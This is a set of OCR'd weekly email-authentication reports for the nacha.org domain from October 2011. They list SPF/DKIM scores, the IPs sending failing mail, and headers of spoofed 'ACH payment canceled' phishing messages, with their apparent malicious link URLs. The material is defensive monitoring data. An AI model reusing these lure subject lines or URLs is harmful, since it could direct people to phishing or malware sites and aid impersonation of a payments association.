
Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-10-23 – 2011-10-29

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **F**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	329,667
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	114,719
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	110,792
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	101,263
190.121.228.99	mail.jeantex.com.ve		Bolivarian Republic of Venezuela (VE)	73,639
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	72,961
46.245.160.5	mail.netcen.nl		Turkey (TR)	62,679
216.18.240.35	webmail.microvisionsinc.com		United States (US)	36,553
207.126.144.95	eu1sys200amo101.postini.com	2.9	United States (US)	33,990
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	33,888
77.68.52.19	server77-68-52-19.live-servers.net		United Kingdom (GB)	32,352
207.126.144.96	eu1sys200amo102.postini.com	4.3	United States (US)	30,904
64.18.2.207	exprod7mo105.postini.com	3.3	United States (US)	20,729
64.18.2.208	exprod7mo106.postini.com	2.3	United States (US)	18,754
190.12.22.60	corp-190-12-22-60-uio.puntonet.ec	-10.0	Ecuador (EC)	18,734
64.70.19.29	mailrelay.29.website.ws	-0.5	United States (US)	18,055
78.109.161.146	manchesteremail.co.uk		United Kingdom (GB)	17,144
98.136.45.35	n62b.bullet.mail.sp1.yahoo.com	3.0	United States (US)	16,572
119.226.131.82	segment-119-226.sify.net	-10.0	India (IN)	15,571
82.141.13.75	mail.iscgroup.eu		Germany (DE)	15,088

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
74.125.245.57	*No message details available.*
74.125.149.40	*No message details available.*
74.125.149.39	*No message details available.*
190.121.228.99	*No message details available.*
74.125.245.58	*No message details available.*
46.245.160.5	*No message details available.*
216.18.240.35	*No message details available.*
207.126.144.95	*No message details available.*
64.203.112.58	*No message details available.*
77.68.52.19	*No message details available.*
207.126.144.96	*No message details available.*
64.18.2.207	*No message details available.*
64.18.2.208	*No message details available.*
190.12.22.60	**Subject:** ACH Payment 0127256 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51e9$e221d680$3c160cbe@nacha.org> **URLs:** http://cruisereizen.eu/qijöjt/index.html http://nacha.org/report/6272149/details.php?n=4905 **Subject:** ACH Payment 0129618 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51ed$d9330400$3c160cbe@nacha.org> **URLs:** http://ip-208-109-125-158.ip.secureserver.net/~theconfe/dik7n2/index.html http://nacha.org/report/82161618/details.php?n=8741 **Subject:** ACH Payment 0105634 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51a5$51c1a280$3c160cbe@nacha.org> **URLs:** http://taoleidesigns.com/lo2ze4/index.html http://nacha.org/report/4890183/details.php?n=2925
64.70.19.29	**Subject:** ACH Payment 7496343 Canceled **From:** "service manager" <service.manager@nacha.org> **Message ID:** <000e01cc51a5$9fd6a600$ee427bdc@nacha.org> **URLs:** http://crane.co.th/pc8x9j/index.html

http://nacha.org/report/31292549/detailis.php?n=3074
http://nacha.org/report/31292549/detailisphp?n=3074

Subject: ACH Payment 9854905 Canceled
From: "service manager" <service.manager@nacha.org>
Message ID: <000e01cc51ac$4625aa00$5b597cde@nacha.org>
URLs: http://ricardtech.com/r01eks1/index.html
http://nacha.org/report/59250945/detailisphp?n=5836
http://nacha.org/report/59250945/detailis.php?n=5836

Subject: ACH Payment 0105012 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc5323$befb4200$6f8244b2@nacha.org>
URLs: http://meureal.com/7ejd6a/index.html
http://nacha.org/report/24163070/details.php?n=6505
http://nacha.org/report/24163070/detailisphp?n=6505

78.109.161.146 *No message details available.*

98.136.45.35

Subject: <<h_n_s_d>> ACH transaction canceled
From: transfers@nacha.org
Message ID: <0C49861AA7ECD2A62B52C9B084FAD661@pbjrerhpirhugpfrkxapcaqca.spcollege.edu>
URLs: http://americandartsmadrid.com/squirrelscramble/index.html
http://docs.yahoo.com/info/terms/
http://geo.yahoo.com/serv?s=97359714/grpId=18039257/grpspId=170508376
http://global.ard.yahoo.com/SIG=15ogsc0mk/M=493064.14543979.14562487
http://groups.yahoo.com/;_ylc=X3oDMTJlc2FyYW52BF9TAzk3NDc2NTkwBG

Subject: <<h_n_s_d>> Your ACH transaction
From: info@nacha.org
Message ID: <4696562966.5KP3MF5Z361919@zlhrb.hcudybzm.com>
URLs: http://docs.yahoo.com/info/terms/
http://geo.yahoo.com/serv?s=97359714/grpId=18039257/grpspId=170508376
http://global.ard.yahoo.com/SIG=15oefkbif/M=493064.14543979.14562481.1
http://groups.yahoo.com/;_ylc=X3oDMTJlbXA0M2QwBF9TAzk3NDc2NTkwB
http://groups.yahoo.com/group/hot_n_spicy_delhi

Subject: <<h_n_s_d>> Rejected ACH transaction
From: payments@nacha.org
Message ID: <8754256469.MNGS3WLM817546@zrudhlkkwquzps.stpqjromcxlnu.com>
URLs: http://docs.yahoo.com/info/terms/
http://geo.yahoo.com/serv?s=97359714/grpId=18039257/grpspId=170508376
http://global.ard.yahoo.com/SIG=15o6hd9u1/M=493064.14543979.14562481
http://groups.yahoo.com/;_ylc=X3oDMTJlYjM1cnI2BF9TAzk3NDc2NTkwBGc
http://groups.yahoo.com/group/hot_n_spicy_delhi

119.226.131.82

Subject: Your ACH transaction N309703561
From: "ACH Network" <tech@nacha.org>
Message ID: <09090909092CB6E90925842CBDA75FFF@HmsGY3uFJ>
URLs: http://collegdsportsdirect.info/main.php

Subject: Your ACH transaction N724468720
From: "Automated Clearing House" <ach-network@nacha.org>
Message ID: <7116089171.20111025192116@gcconstruction.net>
URLs: http://aussiicupid.info/main.php

Subject: ACH transaction cancelled
From: "ACH Network" <payments@nacha.org>
Message ID: <8e2f01cc934b$105a10b0$5283e277@ENGRnqCl2CMONNIE>
URLs: http://businessnewsdxily.info/main.php

82.141.13.75 *No message details available.*

Authentication Metrics, Inc.


Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-10-16 – 2011-10-22

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	*DNS Name*	*SBRS*	*Country*	*Volume*
213.165.182.53	mail.fjvassallo.com		Malta (MT)	243,770
190.121.228.99	mail.jeantex.com.ve		Bolivarian Republic of Venezuela (VE)	70,567
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	66,482
46.245.160.5	mail.netcen.nl		Turkey (TR)	64,185
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	63,632
216.18.240.35	webmail.microvisionsInc.com		United States (US)	50,715
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	46,319
74.125.245.58	na3sys010amh102.postini.com	2.9	United States (US)	45,131
64.203.112.58	static-64-203-112-58.ded.unwiredbb.net		United States (US)	29,006
213.55.104.244		-10.0	Ethiopia (ET)	28,116
222.124.198.172		-10.0	Indonesia (ID)	22,347
216.189.161.44	mail2.regattarealestate.com		United States (US)	17,081
171.67.219.80	smtp-grey.Stanford.EDU	-1.0	United States (US)	15,356
78.109.161.146	manchesteremail.co.uk		United Kingdom (GB)	14,795
83.229.48.222		-10.0	United Kingdom (GB)	14,775
67.23.181.52			United States (US)	14,752
207.126.144.95	eu1sys200amo101.postini.com	2.9	United States (US)	14,507
91.200.216.204		-10.0	Russia (RU)	13,546
190.12.22.60	corp-190-12-22-60-uio.puntonet.ec	-10.0	Ecuador (EC)	13,172
203.144.13.166	mail.wmssolutions.com.au		Australia (AU)	11,978

Subject Lines and Headers of Failing Messages

Host	*Headers*
213.165.182.53	*No message details available.*
190.121.228.99	*No message details available.*
74.125.149.39	*No message details available.*
46.245.160.5	*No message details available.*
74.125.149.40	*No message details available.*
216.18.240.35	*No message details available.*
74.125.245.57	*No message details available.*
74.125.245.58	*No message details available.*
64.203.112.58	*No message details available.*
213.55.104.244	**Subject:** ACH Payment 0103052 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc5223$04841600$f46837d5@nacha.org> **URLs:** http://kieran-mcgee.com/1rab8.html http://nacha.org/report/26965278/details.php?n=0969 **Subject:** ACH Payment 0103058 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc5357$6180e880$f46837d5@nacha.org> **URLs:** http://www.kadamsphoto.com/bczfm.html http://nacha.org/report/84505852/details.php?n=8525 **Subject:** ACH Payment 0101898 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51ec02529500f46837d5@nacha.org> **URLs:** http://www.jce-cada.org/e0vjo.html http://nacha.org/report/80789638/details.php?n=8169
222.124.198.172	**Subject:** ACH Payment 0141056 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51b1$51c79f80$b2c67cde@nacha.org> **URLs:** http://lexxstore.de/rc7fv.html http://nacha.org/report/68561678/details.php?n=0361 **Subject:** ACH Payment 0145658 Canceled **From:** "account manager" <account.manager@nacha.org> **Message ID:** <000e01cc51a1$d14d7280$b2c67cde@nacha.org> **URLs:** http://lainformacion.us/snkk1.html

http://nacha.org/report/82583060/details.php?n=2709

Subject: ACH Payment 0123676 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51b1$3a88b200$b2c67cde@nacha.org>
URLs: http://110.4.42.93/bx94l.html
http://nacha.org/report/68725038/details.php?n=8923

216.189.161.44 *No message details available.*

171.67.219.80

Subject: ACH Payment 0141476 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51b0$6fe0d000$75d1142e@nacha.org>
URLs: http://kadidesign.com/dp89w7.html
http://nacha.org/report/69243856/details.php?n=4541

Subject: ACH Payment 9696901 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc519e$ef65a380$65abe36e@nacha.org>
URLs: http://www.littlefire.in/m0dp0.html
http://nacha.org/report/11098761/details.php?n=7434
http://nacha.org/report/11098761/details.php?n=7434

Subject: ACH Payment 3874385 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51b7$32337580$6495b6d@nacha.org>
URLs: http://www.laftydonkey.com/le4zegi.html
http://nacha.org/report/55472145/details.php?n=7450

78.109.161.146 *No message details available.*

83.229.48.222

Subject: ACH Payment 0107090 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51a5$846b9b00$de30e553@nacha.org>
URLs: http://www.iiv-boeree.com/aroy5.html
http://nacha.org/report/02329836/details.php?n=8389

Subject: ACH Payment 0129496 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51b5$cb618c80$de30e553@nacha.org>
URLs: http://mkmusic.de/ngu3.html
http://nacha.org/report/68161690/details.php?n=8703

Subject: ACH Payment 0105452 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51ad$73268c80$de30e553@nacha.org>
URLs: http://www.manojengg.com/scv2.html
http://nacha.org/report/26325892/details.php?n=4909

67.23.181.52 *No message details available.*

207.126.144.95 *No message details available.*

91.200.216.204

Subject: ACH Payment 0169058 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51b5$6ad24f80$ccd8c85b@nacha.org>
URLs: http://www.grupoema.es/tignqs.html
http://nacha.org/report/82725014/details.php?n=2187

Subject: ACH Payment 0181690 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51d9$46886a00$ccd8c85b@nacha.org>
URLs: http://lovelyquotations.com/zot1.html
http://nacha.org/report/00929052/details.php?n=0149

Subject: ACH Payment 0149056 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51cd$fd7ee880$ccd8c85b@nacha.org>
URLs: http://mkmusic.de/z3ll9d.html
http://nacha.org/report/64787472/details.php?n=8367

190.12.22.60

Subject: ACH Payment 0187850 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc519f$191eca80$3c160cbe@nacha.org>

URLs: http://108cms.com/52fv.html
http://nacha.org/report/04125854/details.php?n=8945

Subject: ACH Payment 0189870 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc519e$985fce80$3c160cbe@nacha.org>
URLs: http://syedaliahmad.com/5gpna.html
http://nacha.org/report/08385258/details.php?n=8721

Subject: ACH Payment 0147290 Canceled
From: "account manager" <account.manager@nacha.org>
Message ID: <000e01cc51a7$41aac280$3c160cbe@nacha.org>
URLs: http://hotelmarinepalace.com/0493.html
http://nacha.org/report/08103430/details.php?n=6923

203.144.13.166 *No message details available.*

Authentication Metrics, Inc.


Trusted Registry


NACHA — nacha.org Domain Summary Report for 2011-10-09 – 2011-10-15

This report identifies verification anomalies either due to spoofed messages or infrastructure-related issues such as servers missing from your SPF record, identity mismatches, or servers not DKIM signing.

Scorecard

SPF: **A**
DKIM: **No signing**





Top 20 IP Addresses by Double-Fail Rate

Host	DNS Name	SBRS	Country	Volume
213.165.182.53	mail.fjvassallo.com		Malta (MT)	168,334
46.245.160.5	mail.netcen.nl		Turkey (TR)	64,189
216.18.240.35	webmail.microvisionsinc.com		United States (US)	38,697
216.189.161.44	mail2.regattarealestate.com		United States (US)	25,584
203.246.56.130		-10.0	South Korea (KR)	20,329
216.177.14.108	f1.exmx.net	5.3	United States (US)	18,906
175.176.163.26	26-163.tca.net.id	-10.0	Indonesia (ID)	13,075
82.141.13.75	mail.iscgroup.eu		Germany (DE)	12,569
118.96.149.251		-10.0	Indonesia (ID)	11,968
74.125.149.39	na3sys009amo105.postini.com	2.3	United States (US)	10,432
74.125.149.40	na3sys009amo106.postini.com	2.9	United States (US)	8,645
74.125.245.57	na3sys010amh101.postini.com	2.9	United States (US)	7,741
118.96.250.213	213.static.118-96-250.astinet.telkom.net.id	-10.0	Indonesia (ID)	7,551
209.68.2.33	fiann.pair.com	-0.5	United States (US)	6,688
62.90.153.93	62-90-153-93.barak.net.il	-9.6	Israel (IL)	6,683
81.180.74.2	ip-81.180.74.2.utm.renam.md	-10.0	Romania (RO)	6,613
64.32.167.162	ip-64-32-167-162.dsl.lax.megapath.net		United States (US)	6,550
66.166.244.237	h-66-166-244-237.lsanca54.static.covad.net		United States (US)	6,466
121.175.128.197		-10.0	South Korea (KR)	6,268
122.43.15.35		-10.0	South Korea (KR)	6,267

Subject Lines and Headers of Failing Messages

Host	Headers
213.165.182.53	*No message details available.*
46.245.160.5	*No message details available.*
216.18.240.35	*No message details available.*
216.189.161.44	*No message details available.*
203.246.56.130	**Subject:** Your ACH Transfer N3940122434 **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <op.kbuza2e0901rmpc@9AN5> **URLs:** http://thepaymentyourdata.info/main.php **Subject:** Your ACH Transfer N506013508 **From:** "ACH Network" <ach@nacha.org> **Message ID:** <op.l7ybjys15oypy2@SheetsARLENEAID6k> **URLs:** http://yourdataloss.info/main.php **Subject:** ACH Transfer cancelled **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <dfa401cc87b4$6f01be30$8238f6cb@HODGEYw021nBz9> **URLs:** http://connectisrealsite.info/main.php
216.177.14.108	*No message details available.*
175.176.163.26	**Subject:** ACH Transfer rejected **From:** "Electronic Payments Association" <support@nacha.org> **Message ID:** <9868517973.20111015005701@sanramongrace.org> **URLs:** http://datazonework.info/main.php **Subject:** ACH transaction cancelled **From:** "Electronic Payments Association" <tech@nacha.org> **Message ID:** <f84c01cc8ad5$5ac07050$1aa3b0af@Nbnature> **URLs:** http://bestdataspacepartners.info/main.php **Subject:** ACH Transfer rejected **From:** "ACH Network" <ach@nacha.org> **Message ID:** <867001cc8ad5$4a69b310$1aa3b0af@MCNEILLHANAWL2mr> **URLs:** http://journalofbankings.info/main.php
82.141.13.75	*No message details available.*
118.96.149.251	**Subject:** ACH transaction rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <555d01cc8ae6$15830140$fb956076@56ISCassidy>

	URLs: http://data-spaces-systems.info/main.php
	Subject: ACH Transfer cancelled **From:** "ACH Network" <ach@nacha.org> **Message ID:** <op.kl1ym61fcb7tjx@WILMAConklin> **URLs:** http://data-area-analyser.info/main.php
	Subject: ACH Transfer rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <a40301cc8a68$3c9177e0$fb956076@BraedonLT3Mc5PPereira> **URLs:** http://freedataspaceindustries.info/main.php
74.125.149.39	*No message details available.*
74.125.149.40	*No message details available.*
74.125.245.57	*No message details available.*
118.96.250.213	*No message details available.*
209.68.2.33	*No message details available.*
62.90.153.93	**Subject:** ACH Transfer rejected **From:** "ACH Network" <ach@nacha.org> **Message ID:** <974444B829EFDA0C59EFD3D36744B805@btc.bw> **URLs:** http://analyzeyourdata.info/main.php
	Subject: ACH transaction cancelled **From:** "ACH Network" <ach@nacha.org> **Message ID:** <c70901cc8aa6$43822a70$5d995a3e@AndradeDELISA> **URLs:** http://mydataspacessystems.info/main.php
	Subject: ACH transaction cancelled **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <507346797.54943914704017@chisinau-moldova.com> **URLs:** http://lammus06dc.info/main.php
81.180.74.2	**Subject:** ACH transaction rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <F2991C7299999153B4F0C721534F0CED@nettverket.eu> **URLs:** http://dployingatasaces.info/main.php
	Subject: Your ACH Transfer N964126174 **From:** "ACH Network" <ach@nacha.org> **Message ID:** <5394783616.20111014212952@bit-map.it> **URLs:** http://freeapplicationdataspace.info/main.php
	Subject: ACH transaction rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <297B821A.3040806@VannDavewShdy> **URLs:** http://data-area-develops.info/main.php
64.32.167.162	*No message details available.*
66.166.244.237	*No message details available.*
121.175.128.197	**Subject:** ACH transaction rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <2c4f01cc8af3$f6799170$c580af79@AddisynMuthart> **URLs:** http://dataspacesupport.info/main.php
	Subject: Your ACH Transfer N9025650641 **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <op.qt3t58bdu0ne6g@elHWsiF> **URLs:** http://analyzeyourinfo.info/main.php
	Subject: ACH Transfer rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <1d7201cc87b9$da9acf60$c580af79@2QrkvBarry> **URLs:** http://associate-email.info/main.php
122.43.15.35	**Subject:** ACH transaction rejected **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <735965627.20111015043332@prodigy.net> **URLs:** http://thedataspaceobject.info/main.php
	Subject: Your ACH Transfer N50498808 **From:** "ACH Network" <ach-network@nacha.org> **Message ID:** <724d01cc8af6$ad9fa310$230f2b7a@Vqa>

URLs: http://data-zone-provides.info/main.php

Subject: ACH Transfer cancelled
From: "ACH Network" <ach-network@nacha.org>
Message ID: <9616994673.20111015042900@realsoda.com>
URLs: http://outcomedataspace.info/main.php

Authentication Metrics, Inc.

Trusted Registry


Select domain: nacha.org Display top 20 IP addresses. Run

